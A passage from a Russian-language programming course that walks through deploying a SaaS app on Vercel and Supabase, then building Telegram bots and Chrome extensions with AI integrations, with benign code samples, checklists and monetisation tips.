   - Перед генерацией ответа подгружай реальные данные пользователя из Supabase

2. app/dashboard/coach/page.tsx:
   - Чат-интерфейс (useChat)
   - Быстрые вопросы-кнопки: «Как улучшить мои streaks?», «Мотивация на сегодня», «Анализ моей недели»
   - Доступно только для Pro-пользователей
   - Для Free — показывать превью с CTA «Перейдите на Pro»

3. Компонент-виджет ИИ-совет на главном Dashboard:
   - Одна мотивационная фраза на основе данных пользователя
   - Обновляется раз в день
```

Шаг 7: SEO и лендинг (5 минут)

Промпт: лендинг

```
Создай лендинг app/(marketing)/page.tsx для HabitFlow:

1. Hero: заголовок «Формируйте привычки, которые остаются», подзаголовок, CTA «Начать бесплатно», скриншот приложения
2. Секция «Как это работает»: 3 шага (Создайте → Отмечайте → Анализируйте)
3. Секция «Возможности»: 6 карточек (трекер, streaks, календарь, статистика, ИИ-коуч, мобильный)
4. Секция «Тарифы»: Free vs Pro
5. FAQ: 4-5 вопросов
6. Footer: ссылки, копирайт
```

```
Metadata: title, description, Open Graph (1200x630)
Тёмная тема, акцент — зелёный (#22c55e).
Адаптивный. Анимации при скролле (CSS transitions).
```

SEO-файлы

```
Добавь SEO:
1. app/sitemap.ts — все публичные страницы
2. app/robots.ts — разрешить всё, кроме /dashboard и /api
3. Metadata в layout.tsx с Open Graph
4. app/og/route.tsx — динамическая OG-картинка
```

Шаг 8: Тестирование (5 минут)

Чеклист ручного тестирования

Авторизация: - [ ] Регистрация по email работает - [ ] Вход по email работает - [ ] Google OAuth работает - [ ] Редирект на /dashboard после входа - [ ] Редирект на /login при попытке открыть /dashboard без входа - [ ] Выход из аккаунта работает

Привычки: - [ ] Создание привычки — появляется в списке - [ ] Отметка выполнения — кнопка меняет цвет - [ ] Повторная отметка — снимает выполнение - [ ] Streak считается правильно - [ ] Лимит 3 привычки для Free - [ ] Календарь показывает правильные данные

Платежи: - [ ] Кнопка «Перейти на Pro» открывает Stripe Checkout - [ ] После оплаты (тестовая карта 4242 4242 4242 4242) — статус меняется на Pro - [ ] Лимит привычек снимается - [ ] Customer Portal работает - [ ] Webhook обрабатывает отмену подписки

ИИ-коуч: - [ ] Чат отвечает с учётом данных пользователя - [ ] Стриминг работает (текст по буквам) - [ ] Недоступен для Free-пользователей

SEO: - [ ] Metadata отображается (проверка: View Page Source) - [ ] OG-превью работает (opengraph.xyz) - [ ] Sitemap доступен по /sitemap.xml - [ ] Robots.txt доступен по /robots.txt

Производительность: - [ ] Lighthouse Performance > 80 - [ ] Все картинки через next/image - [ ] Нет ошибок в консоли

Шаг 9: Деплой на Vercel + Supabase (5 минут)

Supabase

Supabase уже в облаке — ничего деплоить не нужно. Убедитесь, что: 1. Все таблицы созданы 2. RLS-политики настроены 3. Google OAuth redirect URL указывает на продакшен-домен 4. Email-шаблоны настроены (Authentication → Email Templates)

Vercel

```
# Установите Vercel CLI (или подключите через GitHub)
npm install -g vercel

# Деплой
vercel

# Или подключите GitHub-репозиторий:
# 1. Зайдите на vercel.com
# 2. Import Git Repository
# 3. Выберите репозиторий
# 4. Vercel автоматически определит Next.js
```

Переменные окружения в Vercel

В Vercel Dashboard → Settings → Environment Variables добавьте все переменные из `.env.local`:

```
NEXT_PUBLIC_SUPABASE_URL
NEXT_PUBLIC_SUPABASE_ANON_KEY
SUPABASE_SERVICE_ROLE_KEY
STRIPE_SECRET_KEY
NEXT_PUBLIC_STRIPE_PUBLISHABLE_KEY
STRIPE_WEBHOOK_SECRET          ← Создайте новый webhook для продакшен-URL
STRIPE_PRO_PRICE_ID
OPENAI_API_KEY
NEXT_PUBLIC_APP_URL            ← Замените на https://yourdomain.com
```

Настройка домена

1. Vercel Dashboard → Domains → Add Domain
2. Укажите домен (например, habitflow.app)
3. Настройте DNS: CNAME запись → `cname.vercel-dns.com`
4. SSL-сертификат — автоматически

Чеклист деплоя

- [ ] Все environment variables добавлены в Vercel
- [ ] Stripe webhook URL обновлён на продакшен-домен
- [ ] Supabase redirect URL обновлён на продакшен-домен
- [ ] `NEXT_PUBLIC_APP_URL` указывает на реальный домен
- [ ] Билд проходит без ошибок (`npm run build`)
- [ ] Все страницы открываются на продакшене
- [ ] OAuth работает на продакшене
- [ ] Stripe Checkout работает на продакшене

Практические примеры

Промпт: полная сборка за один запрос

```
Создай полное SaaS-приложение HabitFlow — трекер привычек.

Стек: Next.js 15, Tailwind, shadcn/ui, Supabase, Stripe, Vercel AI SDK.

Функционал:
1. Авторизация: email + Google (Supabase Auth)
2. Привычки: создание, отметка выполнения, streaks
3. Dashboard: метрики, календарь (как GitHub), графики (Recharts)
4. Платежи: Free (3 привычки) / Pro ($5/мес, безлимит + ИИ)
5. ИИ-коуч: чат с рекомендациями на основе данных пользователя
6. Лендинг: hero, фичи, тарифы, FAQ
7. SEO: metadata, sitemap, robots.txt, Open Graph

Дизайн: тёмная тема, зелёный акцент, минималистичный.
```

Промпт: DealPipe (альтернативный проект)

```
Создай SaaS CRM-приложение DealPipe для фрилансеров.
```

Стек: Next.js 15, Tailwind, shadcn/ui, Supabase, Stripe, Vercel AI SDK.

Функционал:
1. Авторизация: email + Google (Supabase Auth)
2. Контакты: CRUD, поиск, фильтры
3. Сделки: Kanban-доска (Новые → В работе → Предложение → Закрыто)
4. Dashboard: воронка продаж, сумма сделок, конверсия, графики
5. Платежи: Free (50 контактов) / Pro ($9/мес, безлимит + ИИ)
6. ИИ-помощник: генерация писем, анализ воронки
7. Лендинг + SEO

Дизайн: светлая тема, синий акцент, профессиональный.

Частые ошибки

1. «relation does not exist» при запросе к Supabase

Причина: Таблицы не созданы или RLS блокирует доступ. **Решение:** Проверьте, что SQL-миграции выполнены. Откройте Table Editor в Supabase и убедитесь, что таблицы существуют. Проверьте RLS-политики.

2. Stripe webhook возвращает 400

Причина: Неправильный `STRIPE_WEBHOOK_SECRET` или тело запроса парсится как JSON. **Решение:** Используйте `request.text()` (не `request.json()`) для получения raw body. Создайте новый webhook secret для продакшена.

3. OAuth не работает на продакшене

Причина: Redirect URL в Supabase / Google Console указывает на localhost. **Решение:** Добавьте продакшен-URL в список разрешённых redirect URI в обоих сервисах.

4. Билд падает: «Cannot find module»

Причина: Зависимость не установлена или путь импорта неправильный. **Решение:** `npm install`, проверьте алиасы в `tsconfig.json` (`@/` → `./`).

5. Environment variables undefined на продакшене

Причина: Переменные не добавлены в Vercel или названы без `NEXT_PUBLIC_` для клиентского кода. **Решение:** Все переменные, которые нужны в браузере, должны начинаться с `NEXT_PUBLIC_`. Добавьте в Vercel Dashboard → Settings → Environment Variables.

6. Streak считается неправильно

Причина: Не учитывается часовой пояс пользователя. **Решение:** Используйте UTC для хранения дат в базе, конвертируйте в локальное время на клиенте.

7. Free-пользователь обходит лимит

Причина: Проверка лимита только на фронтенде. **Решение:** Проверяйте лимит и на сервере (в API-маршруте или через RLS-политику):

```
CREATE POLICY "Free users limited to 3 habits"
  ON habits FOR INSERT
  WITH CHECK (
    (SELECT subscription_status FROM profiles WHERE id = auth.uid()) = 'pro'
    OR
    (SELECT count(*) FROM habits WHERE user_id = auth.uid() AND NOT is_archived) < 3
  );
```

Домашнее задание

Задание: создайте свой SaaS (весь вечер)

1. **Выберите проект**: HabitFlow или DealPipe (или свою идею)
2. **Пройдите шаги 1-9** из этого урока
3. **Задеплойте** на Vercel
4. **Пришлите URL** работающего приложения

Критерии готовности

- [ ] Лендинг открывается по URL
- [ ] Регистрация и вход работают
- [ ] Основной функционал работает (привычки или контакты)
- [ ] Dashboard показывает реальные данные
- [ ] Stripe Checkout открывается (тестовый режим ОК)
- [ ] SEO настроен (metadata, sitemap)

Бонус

- Добавьте ИИ-коуча / ИИ-помощника
- Настройте кастомный домен
- Добавьте email-уведомления (ежедневные напоминания)
- Добейтесь Lighthouse Performance > 90

Итоги

В этом уроке вы прошли полный цикл создания SaaS-продукта:

- **Техзадание** — определили функционал, выбрали архитектуру
- **База данных** — Supabase: таблицы, RLS-политики, автоматический профиль
- **Авторизация** — email + Google OAuth через Supabase Auth
- **Основной функционал** — CRUD, streaks/kanban, календарь, dashboard
- **Платежи** — Stripe Checkout, подписки, webhook, Customer Portal
- **ИИ-фичи** — персональный коуч/помощник на основе данных пользователя
- **SEO** — metadata, sitemap, robots.txt, Open Graph
- **Тестирование** — ручной чеклист по всем модулям
- **Деплой** — Vercel + настройка переменных окружения + домен

Это финальный урок второго блока. Вы прошли путь от «что такое Next.js» до «у меня работающий SaaS с оплатой и ИИ». Каждый инструмент, который мы изучали — Supabase, Stripe, Vercel AI SDK, shadcn/ui, Recharts — нашёл своё место в реальном продукте.

В третьем блоке мы пойдём дальше: мобильные приложения, мультиязычность, масштабирование и монетизация. Но главное вы уже умеете — строить и запускать продукты. Это навык, который не устареет.

БЛОК 3 — МОНЕТИЗАЦИЯ И МАСШТАБИРОВАНИЕ

Глава 21. Telegram-боты: от идеи до запуска

Введение

Telegram -- это не просто мессенджер. Это платформа с 900+ миллионами пользователей, где боты стали полноценным бизнес-инструментом. Компании используют ботов для поддержки клиентов, приёма заказов, рассылок и автоматизации процессов. И самое важное: Telegram-бот -- это один из самых быстрых способов монетизировать навыки вайбкодинга.

В этом уроке мы пройдём полный путь: от регистрации бота до интеграции с AI и деплоя на сервер.

Зачем делать Telegram-ботов

Преимущество	Описание
Низкий порог входа	Бот можно запустить за 2-3 часа
Нет app store	Не нужно ждать модерацию -- бот доступен сразу
Огромная аудитория	900M+ пользователей, особенно сильно в СНГ
Встроенные платежи	Telegram Payments, Stars, криптовалюта
Бизнес-спрос	Каждый второй бизнес в СНГ хочет бота

Что можно продавать

- Бот для записи клиентов -- от $200
- Бот-ассистент для бизнеса -- от $500
- AI-бот с интеграцией ChatGPT -- от $800
- Бот для рассылок и CRM -- от $1000
- Бот для e-commerce (каталог + корзина) -- от $1500

BotFather: создание бота

BotFather -- это официальный бот Telegram для управления ботами. Через него создаётся каждый бот.

Пошаговый процесс

1. Откройте Telegram, найдите `@BotFather`
2. Отправьте команду `/newbot`
3. Введите имя бота (отображаемое): `Мой AI Помощник`
4. Введите username бота (уникальный, заканчивается на `bot`): `my_ai_helper_bot`
5. Получите **токен** -- строку вида `7123456789:AAHdqTcvCH1vGWJxfSeofSAs0K5PALDsaw`

Настройка через BotFather

`/setdescription — описание бота (видно до старта)`
`/setabouttext — текст в профиле бота`
`/setuserpic — аватар бота`

```
/setcommands — список команд (меню)
/setmenubutton — кнопка в поле ввода
```

Пример настройки команд

```
/setcommands
start - Начать работу
help - Помощь
ask - Задать вопрос AI
subscribe - Подписка
```

Важно: безопасность токена

Токен бота -- это пароль. Если кто-то получит ваш токен, он сможет управлять ботом. Никогда не коммитьте токен в git. Используйте переменные окружения.

Фреймворки для разработки

Telegraf (Node.js)

Самый популярный фреймворк для Node.js. Зрелый, хорошо документирован.

```
// Установка
// npm install telegraf

const { Telegraf } = require('telegraf');
const bot = new Telegraf(process.env.BOT_TOKEN);

// Команда /start
bot.start((ctx) => {
  ctx.reply('Привет! Я AI-помощник. Напиши мне вопрос.');
});

// Обработка текста
bot.on('text', (ctx) => {
  const userMessage = ctx.message.text;
  ctx.reply(`Вы написали: ${userMessage}`);
});

bot.launch();
```

grammY (Node.js / Deno)

Современная альтернатива Telegraf. Лучше TypeScript-поддержка, активное развитие.

```
// Установка
// npm install grammy

const { Bot } = require('grammy');
const bot = new Bot(process.env.BOT_TOKEN);

bot.command('start', (ctx) =>
  ctx.reply('Добро пожаловать!')
);

bot.on('message:text', (ctx) =>
```

```
  ctx.reply(`Эхо: ${ctx.message.text}`)
);

bot.start();
```

Сравнение фреймворков

Критерий	Telegraf	grammY
Зрелость	Старше, больше примеров	Новее, активнее развивается
TypeScript	Частичная поддержка	Полная поддержка из коробки
Плагины	Много сторонних	Встроенная экосистема
Документация	Хорошая	Отличная
Рекомендация	Для быстрого старта	Для серьёзных проектов

Сценарии взаимодействия

Обычные кнопки (ReplyKeyboard)

Кнопки появляются вместо клавиатуры. Пользователь отправляет текст кнопки.

```
const { Markup } = require('telegraf');

bot.command('menu', (ctx) => {
  ctx.reply('Выберите действие:', Markup.keyboard([
    ['Каталог', 'Корзина'],
    ['Мои заказы', 'Помощь']
  ]).resize());
});
```

Инлайн-кнопки (InlineKeyboard)

Кнопки прикреплены к сообщению. При нажатии отправляют callback.

```
bot.command('products', (ctx) => {
  ctx.reply('Наши товары:', Markup.inlineKeyboard([
    [Markup.button.callback('Футболка - $25', 'product_tshirt')],
    [Markup.button.callback('Кепка - $15', 'product_cap')],
    [Markup.button.url('Сайт', 'https://example.com')]
  ]));
});

// Обработка нажатия
bot.action('product_tshirt', (ctx) => {
  ctx.answerCbQuery();
  ctx.reply('Футболка: 100% хлопок, размеры S-XXL. Оформить заказ?');
});
```

Пошаговые сценарии (Scenes)

Для сложных диалогов используются сцены -- цепочки шагов.

```
const { Scenes } = require('telegraf');

const orderScene = new Scenes.WizardScene('order',
  // Шаг 1: имя
```

```
  (ctx) => {
    ctx.reply('Как вас зовут?');
    return ctx.wizard.next();
  },
  // Шаг 2: телефон
  (ctx) => {
    ctx.wizard.state.name = ctx.message.text;
    ctx.reply('Ваш номер телефона?');
    return ctx.wizard.next();
  },
  // Шаг 3: подтверждение
  (ctx) => {
    ctx.wizard.state.phone = ctx.message.text;
    const { name, phone } = ctx.wizard.state;
    ctx.reply(`Заказ оформлен!\nИмя: ${name}\nТелефон: ${phone}`);
    return ctx.scene.leave();
  }
);
```

Интеграция с AI (ChatGPT / Claude)

Это самая востребованная функция. AI-бот, который отвечает на вопросы клиентов.

Интеграция с OpenAI

```
const OpenAI = require('openai');
const openai = new OpenAI({ apiKey: process.env.OPENAI_API_KEY });

bot.on('text', async (ctx) => {
  const userMessage = ctx.message.text;

  // Показываем "печатает..."
  ctx.sendChatAction('typing');

  const response = await openai.chat.completions.create({
    model: 'gpt-4o-mini',
    messages: [
      {
        role: 'system',
        content: 'Ты помощник интернет-магазина одежды. Отвечай коротко и по делу.'
      },
      { role: 'user', content: userMessage }
    ],
    max_tokens: 500
  });

  ctx.reply(response.choices[0].message.content);
});
```

Интеграция с Claude (Anthropic)

```
const Anthropic = require('@anthropic-ai/sdk');
const anthropic = new Anthropic({ apiKey: process.env.ANTHROPIC_API_KEY });
```

```
bot.on('text', async (ctx) => {
  ctx.sendChatAction('typing');

  const response = await anthropic.messages.create({
    model: 'claude-sonnet-4-20250514',
    max_tokens: 500,
    system: 'Ты консультант по недвижимости. Помогай выбирать квартиры.',
    messages: [
      { role: 'user', content: ctx.message.text }
    ]
  });

  ctx.reply(response.content[0].text);
});
```

Контекст диалога

Чтобы бот помнил историю разговора, сохраняйте сообщения:

```
const conversations = new Map();

bot.on('text', async (ctx) => {
  const chatId = ctx.chat.id;

  if (!conversations.has(chatId)) {
    conversations.set(chatId, []);
  }

  const history = conversations.get(chatId);
  history.push({ role: 'user', content: ctx.message.text });

  // Ограничиваем историю последними 20 сообщениями
  if (history.length > 20) history.splice(0, history.length - 20);

  ctx.sendChatAction('typing');

  const response = await openai.chat.completions.create({
    model: 'gpt-4o-mini',
    messages: [
      { role: 'system', content: 'Ты полезный AI-ассистент.' },
      ...history
    ]
  });

  const assistantMessage = response.choices[0].message.content;
  history.push({ role: 'assistant', content: assistantMessage });

  ctx.reply(assistantMessage);
});
```

Деплой бота

Вариант 1: Railway (бесплатный старт)

1. Создайте проект на railway.app
2. Подключите GitHub-репозиторий
3. Добавьте переменные окружения (BOT_TOKEN, OPENAI_API_KEY)
4. Railway автоматически задеплоит бота

Стоимость: $5/мес за hobby-план (достаточно для бота с 1000 пользователей).

Вариант 2: VPS (полный контроль)

```
# На сервере (Ubuntu)
git clone https://github.com/you/my-bot.git
cd my-bot
npm install

# Создаём .env файл
echo "BOT_TOKEN=your_token_here" > .env
echo "OPENAI_API_KEY=your_key_here" >> .env

# Запускаем через PM2 (процесс-менеджер)
npm install -g pm2
pm2 start index.js --name "telegram-bot"
pm2 save
pm2 startup
```

Стоимость VPS: $5-10/мес (DigitalOcean, Hetzner).

Вариант 3: Docker

```
FROM node:20-alpine
WORKDIR /app
COPY package*.json ./
RUN npm ci --production
COPY . .
CMD ["node", "index.js"]
docker build -t my-bot .
docker run -d --env-file .env --name my-bot my-bot
```

Практические примеры

Пример 1: Бот для записи в барбершоп

Функции: выбор услуги, выбор даты/времени, подтверждение, уведомление администратору.

Стоимость разработки: 3-5 часов. Цена для клиента: $300-500.

Пример 2: AI-консультант для интернет-магазина

Функции: ответы на вопросы о товарах, подбор размера, статус заказа, FAQ.

Стоимость разработки: 5-8 часов. Цена для клиента: $500-1000.

Пример 3: Бот-рассыльщик для инфобизнеса

Функции: сбор подписчиков, сегментация, автоворонка, статистика.

Стоимость разработки: 8-15 часов. Цена для клиента: $800-1500.

Частые ошибки

1. **Хардкод токена в коде.** Всегда используйте переменные окружения (.env файл). Один утечённый токен -- и бот скомпрометирован.
2. **Нет обработки ошибок.** Бот падает при любой ошибке API. Всегда оборачивайте вызовы в try/catch и логируйте ошибки.
3. **Нет ограничения запросов.** Один пользователь может засыпать бота тысячами сообщений. Добавьте rate limiting -- не более 5 сообщений в минуту.
4. **Игнорирование UX.** Бот без /start сообщения, без кнопок, без подсказок. Пользователь не должен угадывать, что делать.
5. **Polling вместо Webhook на продакшене.** Polling (long polling) тратит ресурсы. На продакшене используйте webhook.
6. **Нет логирования.** Без логов невозможно понять, почему бот не работает у конкретного пользователя.

Домашнее задание

Задание 1: Создайте AI-бота

Создайте Telegram-бота, который: - Приветствует пользователя по имени при /start - Отвечает на вопросы через ChatGPT или Claude - Имеет инлайн-кнопки для выбора темы - Помнит контекст последних 10 сообщений

Задание 2: Коммерческий бот

Придумайте бота для конкретного бизнеса (кафе, салон красоты, фитнес-клуб). Опишите: - 5 основных функций - Сценарий пользователя (пошагово) - Сколько бы вы взяли за разработку

Задание 3: Деплой

Задеплойте бота на Railway или VPS. Убедитесь, что он работает 24/7. Отправьте ссылку на бота.

Итоги

- Telegram-бот -- один из самых быстрых способов начать зарабатывать на вайбкодинге
- BotFather создаёт бота за 2 минуты, фреймворк (Telegraf/grammY) даёт удобный API
- Интеграция с AI (GPT/Claude) превращает простого бота в интеллектуального ассистента
- Деплой на Railway занимает 10 минут, на VPS -- 30 минут
- Средний чек за Telegram-бота: $300-1500 в зависимости от сложности
- Это навык, который можно продавать уже завтра

Глава 22. Chrome-расширения

Введение

Chrome-расширения -- это мини-приложения, которые работают прямо в браузере. У Chrome 3+ миллиарда пользователей, и Chrome Web Store -- это огромный рынок. Расширения решают конкретные проблемы: блокируют рекламу, управляют паролями, переводят текст, автоматизируют рутину.

Для вайбкодера это идеальный формат: маленький проект, понятная структура, возможность монетизации через freemium-модель. И что важно -- расширение можно написать на обычном HTML, CSS и JavaScript. Никаких новых языков.

Анатомия расширения: manifest.json

Каждое Chrome-расширение начинается с файла `manifest.json`. Это паспорт расширения -- он описывает, что расширение делает, к чему имеет доступ и какие файлы использует.

Структура проекта

```
my-extension/
  manifest.json         -- паспорт расширения
  popup.html            -- всплывающее окно
  popup.js              -- логика popup
  popup.css             -- стили popup
  content.js            -- скрипт, работающий на страницах
  background.js         -- фоновый скрипт
  icons/
    icon16.png
    icon48.png
    icon128.png
```

Пример manifest.json (Manifest V3)

```
{
  "manifest_version": 3,
  "name": "AI Text Summarizer",
  "version": "1.0.0",
  "description": "Выделите текст на любой странице и получите краткое изложение от AI",
  "permissions": [
    "activeTab",
    "storage",
    "contextMenus"
  ],
  "host_permissions": [
    "https://api.openai.com/*"
  ],
  "action": {
    "default_popup": "popup.html",
    "default_icon": {
      "16": "icons/icon16.png",
      "48": "icons/icon48.png",
      "128": "icons/icon128.png"
    }
  },
  "background": {
    "service_worker": "background.js"
  },
  "content_scripts": [
    {
      "matches": ["<all_urls>"],
      "js": ["content.js"],
      "css": ["content.css"]
    }
  ]
}
```

Ключевые поля

Поле	Описание
`manifest_version`	Всегда 3 (V2 устарел)
`permissions`	Какие API Chrome может использовать расширение
`host_permissions`	К каким сайтам может обращаться
`action`	Иконка и popup в тулбаре
`background`	Фоновый скрипт (service worker)
`content_scripts`	Скрипты, внедряемые в страницы

Три компонента расширения

1. Popup -- всплывающее окно

Popup -- это мини-страница, которая появляется при клике на иконку расширения. Это обычный HTML.

```
<!-- popup.html -->
<!DOCTYPE html>
<html>
<head>
  <link rel="stylesheet" href="popup.css">
</head>
<body>
  <div class="container">
    <h1>AI Summarizer</h1>
    <p>Выделите текст на странице и нажмите кнопку</p>
    <button id="summarize">Резюмировать</button>
    <div id="result"></div>
  </div>
  <script src="popup.js"></script>
</body>
</html>
```

```
/* popup.css */
body {
  width: 350px;
  padding: 16px;
  font-family: -apple-system, sans-serif;
}

.container { text-align: center; }

h1 { font-size: 18px; margin-bottom: 8px; }

button {
  background: #4285f4;
  color: white;
  border: none;
  padding: 10px 20px;
  border-radius: 6px;
  cursor: pointer;
  font-size: 14px;
}
```

```
button:hover { background: #3367d6; }

#result {
  margin-top: 12px;
  text-align: left;
  font-size: 13px;
  line-height: 1.5;
}
 // popup.js
document.getElementById('summarize').addEventListener('click', async () => {
  const [tab] = await chrome.tabs.query({ active: true, currentWindow: true });

  // Получаем выделенный текст со страницы
  const [{ result }] = await chrome.scripting.executeScript({
    target: { tabId: tab.id },
    func: () => window.getSelection().toString()
  });

  if (!result) {
    document.getElementById('result').textContent = 'Выделите текст на странице';
    return;
  }

  document.getElementById('result').textContent = 'Обработка...';

  // Отправляем в OpenAI
  const response = await fetch('https://api.openai.com/v1/chat/completions', {
    method: 'POST',
    headers: {
      'Content-Type': 'application/json',
      'Authorization': `Bearer ${await getApiKey()}`
    },
    body: JSON.stringify({
      model: 'gpt-4o-mini',
      messages: [
        { role: 'system', content: 'Сделай краткое резюме текста на русском. 2-3 предложения.' },
        { role: 'user', content: result }
      ]
    })
  });

  const data = await response.json();
  document.getElementById('result').textContent = data.choices[0].message.content;
});

async function getApiKey() {
  const { apiKey } = await chrome.storage.sync.get('apiKey');
  return apiKey;
}
```

2. Content Script -- код на странице

Content Script внедряется в веб-страницы и может читать/модифицировать DOM.

```
// content.js
// Этот код выполняется на каждой странице

// Добавляем кнопку при выделении текста
document.addEventListener('mouseup', (e) => {
  const selectedText = window.getSelection().toString().trim();

  // Удаляем старую кнопку
  const oldBtn = document.getElementById('ai-summarize-btn');
  if (oldBtn) oldBtn.remove();

  if (selectedText.length > 50) {
    const btn = document.createElement('button');
    btn.id = 'ai-summarize-btn';
    btn.textContent = 'Резюмировать';
    btn.style.cssText = `
      position: fixed;
      top: ${e.clientY - 40}px;
      left: ${e.clientX}px;
      z-index: 999999;
      background: #4285f4;
      color: white;
      border: none;
      padding: 6px 12px;
      border-radius: 4px;
      cursor: pointer;
      font-size: 12px;
    `;

    btn.addEventListener('click', () => {
      // Отправляем текст в background script
      chrome.runtime.sendMessage({
        type: 'SUMMARIZE',
        text: selectedText
      });
      btn.remove();
    });

    document.body.appendChild(btn);
  }
});

// Получаем ответ от background
chrome.runtime.onMessage.addListener((message) => {
  if (message.type === 'SUMMARY_RESULT') {
    showTooltip(message.summary);
  }
});

function showTooltip(text) {
  const tooltip = document.createElement('div');
  tooltip.style.cssText = `
    position: fixed;
    bottom: 20px;
    right: 20px;
```

```
    max-width: 400px;
    background: white;
    border: 1px solid #ddd;
    border-radius: 8px;
    padding: 16px;
    box-shadow: 0 4px 12px rgba(0,0,0,0.15);
    z-index: 999999;
    font-size: 14px;
    line-height: 1.5;
  `;
  tooltip.textContent = text;
  document.body.appendChild(tooltip);
  setTimeout(() => tooltip.remove(), 10000);
}
```

3. Background Script (Service Worker)

Работает в фоне. Обрабатывает события, делает API-запросы, управляет состоянием.

```
// background.js
chrome.runtime.onMessage.addListener((message, sender, sendResponse) => {
  if (message.type === 'SUMMARIZE') {
    summarizeText(message.text, sender.tab.id);
  }
});

async function summarizeText(text, tabId) {
  const { apiKey } = await chrome.storage.sync.get('apiKey');

  const response = await fetch('https://api.openai.com/v1/chat/completions', {
    method: 'POST',
    headers: {
      'Content-Type': 'application/json',
      'Authorization': `Bearer ${apiKey}`
    },
    body: JSON.stringify({
      model: 'gpt-4o-mini',
      messages: [
        { role: 'system', content: 'Резюмируй текст в 2-3 предложениях на русском.' },
        { role: 'user', content: text }
      ]
    })
  });

  const data = await response.json();
  const summary = data.choices[0].message.content;

  // Отправляем результат обратно на страницу
  chrome.tabs.sendMessage(tabId, {
    type: 'SUMMARY_RESULT',
    summary
  });
}

// Контекстное меню (правый клик)
chrome.contextMenus.create({
```

```
  id: 'summarize-selection',
  title: 'Резюмировать с AI',
  contexts: ['selection']
});

chrome.contextMenus.onClicked.addListener((info, tab) => {
  if (info.menuItemId === 'summarize-selection') {
    summarizeText(info.selectionText, tab.id);
  }
});
```

Разработка и отладка

Загрузка в Chrome для тестирования

1. Откройте `chrome://extensions/`
2. Включите "Режим разработчика" (toggle в правом верхнем углу)
3. Нажмите "Загрузить распакованное расширение"
4. Выберите папку проекта
5. Расширение появится в тулбаре

Отладка

- **Popup:** правый клик на иконке расширения -> "Просмотр popup" -> DevTools
- **Content Script:** обычные DevTools страницы (F12)
- **Background:** на странице `chrome://extensions/` нажмите "Service Worker" под расширением

Горячая перезагрузка

После изменений нажмите кнопку обновления на карточке расширения в `chrome://extensions/`.

Публикация в Chrome Web Store

Подготовка

1. **Иконки:** 16x16, 48x48, 128x128 пикселей (PNG)
2. **Скриншоты:** 1280x800 или 640x400 (1-5 штук)
3. **Описание:** до 132 символов (краткое) + подробное
4. **Политика конфиденциальности:** обязательна, если собираете данные

Процесс публикации

1. Зарегистрируйте аккаунт разработчика: developer.chrome.com
2. Оплатите регистрационный взнос: **$5** (одноразово)
3. Создайте ZIP-архив проекта
4. Загрузите в Chrome Web Store Developer Dashboard
5. Заполните описание, скриншоты, категорию
6. Отправьте на модерацию

Сроки модерации

- Первая публикация: 1-3 рабочих дня

- Обновления: обычно 1 день
- Если расширение запрашивает чувствительные permissions -- может занять до недели

Монетизация Chrome-расширений

Модель 1: Freemium

- **Бесплатно:** 10 резюме в день
- **Pro ($5/мес):** безлимитные резюме, выбор языка, экспорт
- **Реализация:** счётчик в `chrome.storage`, проверка перед каждым действием

Модель 2: Одноразовая покупка

- Расширение стоит $9.99
- Нет recurring revenue, но проще
- Подходит для утилит: конвертеры, инструменты для скриншотов

Модель 3: API-ключ пользователя

- Расширение бесплатное
- Пользователь вводит свой API-ключ OpenAI
- Вы не тратите на API, пользователь платит напрямую
- Монетизация через premium-фичи

Реальные цифры

Расширение	Пользователи	Доход/мес
AI-саммаризер	10,000	$2,000-5,000
SEO-инструмент	5,000	$3,000-8,000
Email-шаблоны	20,000	$1,000-3,000
Менеджер вкладок	50,000	$500-2,000 (реклама)

Практические примеры

Пример 1: AI-переводчик выделенного текста

Выделяешь текст на любой странице -- появляется перевод. Freemium: 20 переводов бесплатно, Pro -- $3/мес. Разработка: 1-2 дня.

Пример 2: Анализатор вакансий

Расширение для hh.ru/LinkedIn. Анализирует вакансию, оценивает соответствие резюме, генерирует cover letter. Подписка: $7/мес. Разработка: 2-3 дня.

Пример 3: Автозаполнитель форм с AI

Запоминает информацию о пользователе и умно заполняет любые формы. Подписка: $5/мес. Разработка: 3-4 дня.

Частые ошибки

1. **Использование Manifest V2.** Устарел. Chrome Web Store не принимает новые расширения на V2. Используйте только V3.

2. **Запрос лишних permissions.** Чем больше разрешений -- тем сложнее пройти модерацию и тем меньше доверия пользователей. Запрашивайте только то, что реально нужно.
3. **Хранение API-ключей в коде.** Любой пользователь может открыть исходники расширения. Используйте `chrome.storage.sync` и пусть пользователь вводит свой ключ.
4. **Нет страницы настроек.** Пользователь должен иметь возможность настроить расширение: ввести ключ, выбрать язык, отключить фичи.
5. **Игнорирование CSP.** Content Security Policy в Manifest V3 строгая. Inline-скрипты запрещены. Весь JavaScript -- в отдельных файлах.
6. **Нет обработки ошибок сети.** Если API недоступен, расширение должно показать понятное сообщение, а не молча зависнуть.

Домашнее задание

Задание 1: Свое расширение

Создайте Chrome-расширение с popup, которое: - Имеет кнопку и поле ввода - При нажатии отправляет запрос в AI API - Показывает результат в popup

Задание 2: Content Script

Добавьте content script, который: - Реагирует на выделение текста - Показывает кнопку рядом с выделением - При клике отправляет текст на обработку

Задание 3: Опубликуйте

Зарегистрируйтесь как разработчик Chrome ($5) и опубликуйте расширение. Это ваш реальный продукт в магазине.

Итоги

- Chrome-расширение -- это HTML + CSS + JS в обёртке manifest.json
- Три компонента: Popup (интерфейс), Content Script (работа на странице), Background (фоновая логика)
- Публикация в Chrome Web Store стоит $5 и занимает 1-3 дня
- Монетизация через freemium: бесплатная версия привлекает, Pro -- зарабатывает
- AI-расширения особенно востребованы: саммарайзеры, переводчики, ассистенты
- Это пассивный доход: написал один раз -- получаешь деньги каждый месяц

Глава 23. Мобильные приложения без Swift и Kotlin

Введение

Мобильные приложения -- это рынок на $935 миллиардов (2024). Каждый клиент хочет "приложение для телефона". Раньше для этого нужно было учить Swift (iOS) и Kotlin (Android) -- два разных языка, два разных проекта, двойные расходы.

Сегодня всё иначе. Вы можете создать мобильное приложение, используя веб-технологии, которые уже знаете. Один код -- работает на iPhone и Android. И вайбкодинг делает этот процесс ещё быстрее.

В этом уроке разберём два подхода: PWA (сайт как приложение) и React Native + Expo (нативное приложение из JavaScript).

Подход 1: PWA (Progressive Web App)

Что такое PWA

PWA -- это обычный сайт, который ведёт себя как приложение. Он может: - Устанавливаться на домашний экран - Работать офлайн - Отправлять push-уведомления - Работать в полноэкранном режиме

Преимущества PWA

Плюс	Описание
Нулевой порог	Это обычный сайт -- вы уже умеете его делать
Нет app store	Не нужна модерация, мгновенное обновление
Один код	Работает на всех устройствах и ОС
SEO	Индексируется поисковиками
Дёшево	Хостинг сайта = хостинг приложения

